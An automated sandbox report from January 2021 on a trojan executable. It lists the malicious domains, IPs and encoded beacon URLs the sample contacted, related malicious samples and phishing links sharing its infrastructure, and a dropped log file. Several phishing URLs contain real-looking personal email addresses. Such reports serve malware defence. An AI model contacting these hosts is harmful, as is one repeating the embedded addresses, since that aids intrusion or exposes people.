http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.eldritchparadox.com	66.96.147.112	true	true	• 0%, Virustotal, Browse	unknown
www.straightlineautoserviceerie.net	104.18.45.60	true	true	• 0%, Virustotal, Browse	unknown
nolarapper.com	34.102.136.180	true	true		unknown
www.central-car-sales.com	219.94.203.152	true	true		unknown
www.bimetalthermostatksd.com	52.116.52.25	true	true	• 0%, Virustotal, Browse	unknown
www.profille-sarina23tammara.club	198.54.117.244	true	true		unknown
restaurantsilhouette.com	34.102.136.180	true	true		unknown
allismd.com	5.181.218.55	true	true		unknown
maconanimalexterminator.com	107.180.50.162	true	true		unknown
cmoorestudio.com	34.102.136.180	true	true		unknown
www.pelisplusxd.net	104.21.26.55	true	true		unknown
animaliaartist.com	67.205.105.239	true	true		unknown
www.promanconsortium.com	192.185.0.218	true	true		unknown
www.animaliaartist.com	unknown	unknown	true		unknown
www.nolarapper.com	unknown	unknown	true		unknown
www.allismd.com	unknown	unknown	true		unknown
www.qoo10online.com	unknown	unknown	true		unknown
g.msn.com	unknown	unknown	false		high
www.nipseythegreat.com	unknown	unknown	true		unknown
www.restaurantsilhouette.com	unknown	unknown	true		unknown
www.maconanimalexterminator.com	unknown	unknown	true		unknown
www.cmoorestudio.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.cmoorestudio.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=31XH+/ZkH6XWvzYOvP3dx+IltFKBIJcLA5RIt4d/klJVe3zOK/eQlkY/FHXkQqvnuoQd	true	• Avira URL Cloud: safe	unknown
http://www.promanconsortium.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=NKxnqf7a7ozavnCY1aZFqreRnCS22NCG0XgpkTZRPmotMOP3cY/OXqYmjSvaJBGJlRUe	true	• Avira URL Cloud: safe	unknown
http://www.maconanimalexterminator.com/ur06/?jL30vv=BLpM+XglrGwTrWtiHdGoG40JsMcPSm8iORhOlRiMANzAAX7CCeL6vzWJ6p48bTgbztAd&w0G=ndiTFPcHXxkLG	true	• Avira URL Cloud: safe	unknown
http://www.restaurantsilhouette.com/ur06/?jL30vv=od76TQmID0UO/sc9+bcFatn96tBtJGQtXfTaHo3viWpz9AXNvDUjqBKfptgwNsw4Xhh6&w0G=ndiTFPcHXxkLG	true	• Avira URL Cloud: safe	unknown
http://www.pelisplusxd.net/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=SenOS+jiEhQsuYdnS8KK2YdnjEIKOH+7o8Lvbhr21pYexuZLRoxHhUWNXl+HYUmJ1/t8	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.nolarapper.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=qNrglUbFifKvXZZeMYdibfvK5E/9yAA1c1CJDAe3PRhdaqjNfOqDODvVKVKG0O/H2/CO	true	• Avira URL Cloud: safe	unknown
http://www.bimetalthermostatksd.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=4+vqZVQ9LP0tYNJwqIJqTMrGnRgLKgnq9++j1JI6NapyJjh9DnkjagOTogd41UqO7PE2	true	• Avira URL Cloud: safe	unknown
http://www.central-car-sales.com/ur06/?jL30vv=7oeiAeISlGN8ATY8TjVBysJw/3nzl2xshDi2TlZG2Er+GunmAOvGptEcgdjOJyhRTFcZ&w0G=ndiTFPcHXxkLG	true	• Avira URL Cloud: safe	unknown
http://www.allismd.com/ur06/?jL30vv=R1dv3tLNzttObehYo892z3FELmFAXC2EgVCVJfB+F2lXvaFDj3qFBxZfIQjQXtvKW9z0&w0G=ndiTFPcHXxkLG	true	• Avira URL Cloud: safe	unknown
http://www.eldritchparadox.com/ur06/?jL30vv=NJdWbsV2u7ATozThGPJW562SCHcv7adlbOXfAv9Rw44AAe+AdzXHr9B7MZkJTBbvjbit&w0G=ndiTFPcHXxkLG	true	• Avira URL Cloud: safe	unknown
http://www.profille-sarina23tammara.club/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=/QZku4jr0440TRq1cGoqU4zGfqmcs15TzcELdSgrk2PZPfOWImoRhmS5wBIMgXh1KjYf	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.animaliaartist.com/ur06/?jL30vv=DfgF7yDRSUzi2OKDRXwTsSYzBeik9khHCLZes6TEJ2ymfZv/W121O8qOC	WWAHost.exe, 00000006.00000002 .1029486637.000000000250A000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.searchvity.com/	WWAHost.exe, 00000006.00000002 .1030966590.00000000037E2000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000002.0000000 2.1030409117.0000000002B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.697679795.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.116.52.25	unknown	United States		36351	SOFTLAYERUS	true
107.180.50.162	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
104.21.26.55	unknown	United States		13335	CLOUDFLARENETUS	true
192.185.0.218	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.96.147.112	unknown	United States		29873	BIZLAND-SDUS	true
5.181.218.55	unknown	Germany		59637	ASRSINETRU	true
219.94.203.152	unknown	Japan		9371	SAKURA-CSAKURAInternetIncJP	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
67.205.105.239	unknown	Canada		32613	IWEB-ASCA	true
198.54.117.244	unknown	United States		22612	NAMECHEAP-NETUS	true
104.18.45.60	unknown	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339360
Start date:	13.01.2021
Start time:	21:38:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	JdtN8nIcLi8RQOi.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@18/12
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.4% (good quality ratio 16.3%) • Quality average: 73.1% • Quality standard deviation: 32.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.147.198.201, 104.42.151.234, 51.104.139.180, 92.122.213.194, 92.122.213.247, 93.184.221.240, 52.155.217.156, 20.54.26.129, 52.142.114.176, 51.11.168.160 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, g-msn-com-nsatc.trafficmanager.net, skypedataprdcoleus16.cloudapp.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, g-msn-com-europe-vip.trafficmanager.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:39:16	API Interceptor	2x Sleep call for process: JdtN8nIcLi8RQOi.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
107.180.50.162	P.O-45.exe	Get hash	malicious	Browse	• www.kernwide.com/s9zh/?3f=YnOlnZfXtJb&RHR=Ae3+14NK9ZuVfLisH9eKoB22k1V/zcRjzccjQxj5qujIlFw60ODYsyy8qRaOpCDy8YjI

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.0.218	SEA LION LOGISTICS-URGENT QUOTATION.exe	Get hash	malicious	Browse	• www.lfalab.com/oge8/?abvDxBr=UGLAMmk2DZVWnssYuuh7HdOer1dwtGufn/A5XtWCHrl9N+InM5/ONbQG1yxSluBQOtZY&pPU=EFQxUL1HhHpL
	IMG-033-040.exe	Get hash	malicious	Browse	• www.casabreo.com/o56q/?AR-pA8=djltCF3xQPxp&rTdHh=a/qh/A/EtxPC42XtQSw2Uj+1algsnoOP4dSPguYoQXjtVYsl8+96mgp2QzxWG2Pq/i+FrqbYbA==
	vbc.exe	Get hash	malicious	Browse	• www.casabreo.com/o56q/?ndlpdH=a/qh/A/EtxPC42XtQSw2Uj+1algsnoOP4dSPguYoQXjtVYsl8+96mgp2Qz9WVmDpmy+T&v48p-=1bjHLJKXgdz49L7p
	DEBIT NOTE DB-1130.exe	Get hash	malicious	Browse	• www.volksautomobile.com/ihm3/?sBZ4lrK=7xSN3P7TDi8j49AuzLkYZC2J38IlcTrpxbYKUbA+qkC4Tj6Ie5VvdlxLwD4cHtvztoRkkfBvyQ==&FPcT7b=djCDfFRXOP7H
	#Uc720#Ud2f0#Uc544#Uc774#Ud14c#Ud06c-#Ubc1c#Uc8fc#Uc11c #Uc1a1#Ubd80#Uc758#Uac74.exe.exe	Get hash	malicious	Browse	• www.sunappletree.com/5bs/?1bxdA=S0vP/PVDivLkRGwA5ypirRNC/D8rTRYhUpf7ovNAaT7mu+JDYCYzhMxXJbq/asT2WA9p&LjZh-=iL08qZV
	RFQ Specification BINIF0866.exe	Get hash	malicious	Browse	• www.rescuestack.com/aqu2/?iJE=b/+HScDb2/nnp+wE3H/psFuU30BiVkE+glOeG3timk9xGcZmD+3A21DtxG5D/EoOsBf9&tXR=NZiHaV
	own.exe	Get hash	malicious	Browse	• www.rentabrokers.com/ewbc/?af8LPhIX=xtLJc26/HwvOSljQMCNyJ/8cwZ9CooZtWKyo6WLdOuXzNED74ZrkjeRROQ6kZLHF7KxP&DVm8c=Ylu4sfXHq8_

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	nova narud#U017eba.exe	Get hash	malicious	Browse	• www.weddingstatement.com/kvsz/?bpULEn_p=oF9lm8+l/ZCbkrxAB/H8LSeoLTaFub9uhOdqnUiu+xeOE/5xLoVQAJ9NUnetZ3QCZy9f&TbUD3=oH9PHzvXDlnDV
	14DOC687453456565097665434 PDF.exe	Get hash	malicious	Browse	• www.postproduction.online/pe/?5jsx-=jbcDBXuF9v0DHbzHpZadAYMNh9kmJYlTuTExuwX9CIHGLgFRTEYJBUEUsOkByD39uPC++daR5qEYn7FYVO8A&GL0l=pTL4sLjp10X0Kt_p
	Scaned Contract Ref 4FA444.exe	Get hash	malicious	Browse	• www.outstandingapps.com/tr/?id=twaG1VR7vePNrcZCPkw3slwhkZX8Asjdj9KLCM0uHjZ7uVvde9Px6jqMMe9vXpU21JqlUA2sc9G35wFL6ruSBg==&9rj=z8TpS
	21AZZWCT.exe	Get hash	malicious	Browse	• www.elisabethday.com/ol/
	39NEOY.exeRNOX.exe	Get hash	malicious	Browse	• www.elisabethday.com/ol/?id=ghDVzpmfKkjQVBqfz7nwHD+LEA45OcEP6+cZUG6hjNpuWx0z5vFJNMBF8TCggDsDvPLElSrIW+0kHiAX3xmKNw==&8pBXn=0z7pZl18
	67New Spec. Order.exe	Get hash	malicious	Browse	• www.elisabethday.com/ol/?id=ghDVzpmfKkjQVBqfz7nwHD+LEA45OcEP6+cZUG6hjNpuWx0z5vFJNMBF8TCggDsDvPLElSrIW+0kHiAX3xmKNw==&z8Tp=eDfXnp00vJ
	Transfer Copy.exe	Get hash	malicious	Browse	• www.alphonsomurray.com/pc1/?id=DF9x7rmBeyoJ8SdXJ8jgu7bMnMVTskceJwG6BGkVkdctKnT0PtCDqy5wvrFkrkUXeKelqHeGu0VXVVWIEaN-5w..&sql=1

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	56PO 370.exe	Get hash	malicious	Browse	• www.vidasuciamc.com/kd/?mh=IrGhLH&7n-=XxIRQjNcAj216WrLmu7/s9//xufkmX8mYhf0TytMYOe2dO/s0MZk17HMCSzagT2Qld1xrq5I47TyVpPBTAAE
	30order confimation.exe	Get hash	malicious	Browse	• www.arepaslatinfood.com/ko/?6lzxw48h=sFwCIgP4ANwoo1PT5mMA/thLg8Ax/ohOVHMGhRV6eEe9v2CcTvPjNoBBY8WFYfM9X/Wl&OJEPeL=nP98bhr0GDMh

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Chrome.exe	Get hash	malicious	Browse	• 162.159.135.232
	QPR-1064.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Matrix.exe	Get hash	malicious	Browse	• 172.67.134.127
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 104.21.13.175
	cremocompany-Invoice_216083-xlsx.html	Get hash	malicious	Browse	• 104.16.19.94
	VANGUARD PAYMENT ADVICE.htm	Get hash	malicious	Browse	• 104.31.67.162
	IMG_2021_01_13_1_RFQ_PO_1832938.doc	Get hash	malicious	Browse	• 104.28.5.151
	IMG_2021_01_13_1_RFQ_PO_1832938.exe	Get hash	malicious	Browse	• 104.28.4.151
	sample20210113-01.xlsm	Get hash	malicious	Browse	• 104.24.124.127
	Byrnes Gould PLLC.odt	Get hash	malicious	Browse	• 104.16.19.94
	aNmkT4KLJX.exe	Get hash	malicious	Browse	• 104.23.98.190
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 104.18.49.20
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 104.16.19.94
	Pokana2021011357.doc	Get hash	malicious	Browse	• 172.67.195.152
	09000000000000h.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO#218740.exe	Get hash	malicious	Browse	• 172.67.164.253
	PO-5042.exe	Get hash	malicious	Browse	• 104.28.4.151
	PO-000202112.exe	Get hash	malicious	Browse	• 172.67.151.49
	20210113155320.exe	Get hash	malicious	Browse	• 66.235.200.145
	13012021.exe	Get hash	malicious	Browse	• 23.227.38.74
SOFTLAYERUS	i	Get hash	malicious	Browse	• 67.19.147.226
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 159.253.128.188
	Audio_47720.wavv - - Copy.htm	Get hash	malicious	Browse	• 158.176.79.200
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2ffdd20158061a40259d693dea2ef9e1a5.svc.dynamics.com%2ft%2fr%2fK7SXmXZktiYcLfGnV8W6kGbWfZ8XPa0UR5w2NZxfqT8%23paul.scott%40growwithfnb.com%3a3893%3d3&c=E,1,9I-G5uJVDWDU8_wOtjfPvUbxvV9wTD-85X3TIVaryjCSjAnd5Je-5QjgYqWMGifoOmLqLqsarlv-jRvivFnFGLD08lo9MjB3LxBx-DYDF6fhZ2OF&typo=1	Get hash	malicious	Browse	• 158.175.115.200
	http://getfreshnews.com/nuoazaojrnvenpyxyse	Get hash	malicious	Browse	• 159.253.128.183
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2f31c462c0f45d449c88055b8c23df7863.svc.dynamics.com%2ft%2fr%2flofGGuGvOuh_i3k4U-jBzfE1u1yg9kHPBS0stRfoX3U%23rbartel%40murexltd.com%3a380%3d009&c=E,1,xP0RSUBtZVNwakaYXBLYnh2Aer2HVIwJdidGVeOhulL1sp9Nz6ix3XUeizBZxcVT0pOPcjsfxu1c2ehXg7iv-OghYMiZvZIGOr0QzAyBnhA8vRMsgY35uBOS2A,,&typo=1	Get hash	malicious	Browse	• 169.46.89.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2f31c462c0f45d449c88055b8c23df7863.svc.dynamics.com%2ft%2fr%2fIofGGuGvOuh_i3k4U-jBzfE1u1yg9kHPBS0stRfoX3U%23mgalaviz%40murexltd.com%3a380%3d009&c=E,1,LMuEnBQUsm17bMEtLoMTU2ivZg9c10KfgK_E949LlJ5Zl-hL3DPxXCJN5T4Fcv7bFlAxGYjEjJS64lSY648yLvhn5eRhmGjqvD2BRBLFeyCaZLqWxlP2keZJqOE,&typo=1	Get hash	malicious	Browse	• 169.46.89.154
	http://https://sharepointsfile.eu-gb.cf.appdomain.cloud/redirect/?param=YW50d2VycGVuLmNlbnRydW1AY20uYmU=	Get hash	malicious	Browse	• 158.176.79.200
	utox.exe	Get hash	malicious	Browse	• 85.203.45.12
	s1jFCdRJWD.exe	Get hash	malicious	Browse	• 172.111.192.30
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 159.8.107.254
	SMA121920.exe	Get hash	malicious	Browse	• 52.117.211.114
	New Vendor - Setup Form.exe	Get hash	malicious	Browse	• 50.97.186.163
	http://https://sharia-point.us-south.cf.appdomain.cloud/redirect/?email=Kristine_Bridges@baylor.edu&data=04|01|Kristine_Bridges@baylor.edu|a64194d2378542e06dfc08d8a2802868|22d2fb35256a459bbcf4dc23d42dc0a4|0|0|637438018615913999|Unknown|TWFpbGZsb3d8eyJWIjoiMC4wLjAwMDAiLCJQIjoiV2luMzIiLCJBTiI6Ik1haWwiLCJXVCI6Mn0=|0&sdata=smYCgJbR96G/HzImvOXjT6991bTFo5/ZZGjJwucJySM=&reserved=0	Get hash	malicious	Browse	• 169.62.254.82
	http://https://survey.alchemer.com/s3/6089047/Contract-Addendum	Get hash	malicious	Browse	• 169.50.137.190
	http://https://performoverlyrefinedapplication.icu/CizCEYfXXsFZDea6dskVLfEdY6BHDc59rTngFTpi7WA?clck=d1b1d4dc-5066-446f-b596-331832cbbdd0&sid=l84343	Get hash	malicious	Browse	• 169.50.137.190
	http://https://greens.us-south.cf.appdomain.cloud/smain/?op=c2FsZXNAZm9yZHdheS5jb20=&/yanief4OLVfRFm.php?83_aJjkvU053dh2qESwbhSn93984jjd8pksh_048jdkkd9n488	Get hash	malicious	Browse	• 169.46.89.154
	rtgs_pdf.exe	Get hash	malicious	Browse	• 50.97.186.164
	http://https://feeds.eu-gb.cf.appdomain.cloud/redirect/?email=sales@fordway.com	Get hash	malicious	Browse	• 141.125.73.152
	http://https://901c5967cfa749e4868ebfd8398c3885.svc.dynamics.com/t/r/Q7S69AKU5cfMdZm6Wiy7rVvSMcARpFDrhoPhruYRCXQ#billsgates@apple.com:9ef73999=00	Get hash	malicious	Browse	• 169.47.124.25
AS-26496-GO-DADDY-COM-LLCUS	20210113432.exe	Get hash	malicious	Browse	• 184.168.131.241
	YvGnm93rap.exe	Get hash	malicious	Browse	• 184.168.131.241
	13-01-21.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	20210111 Virginie.exe	Get hash	malicious	Browse	• 184.168.131.241
	Documento.doc	Get hash	malicious	Browse	• 107.180.2.39
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 192.169.223.13
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 184.168.131.241
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 184.168.131.241
	Project review_Pdf.exe	Get hash	malicious	Browse	• 107.180.44.126
	Revise Order.exe	Get hash	malicious	Browse	• 184.168.131.241
	Info.doc	Get hash	malicious	Browse	• 107.180.2.39
	mensaje.doc	Get hash	malicious	Browse	• 107.180.2.39
	PO890299700006.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	Consignment Details.exe	Get hash	malicious	Browse	• 166.62.10.185
	yaQjVEGNEb.exe	Get hash	malicious	Browse	• 184.168.131.241
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 184.168.131.241
	Purchase Order -263.exe	Get hash	malicious	Browse	• 184.168.131.241
	order no. 43453.exe	Get hash	malicious	Browse	• 198.71.232.3
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 184.168.131.241

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\JdtN8nIcLi8RQOi.exe.log	
Process:	C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
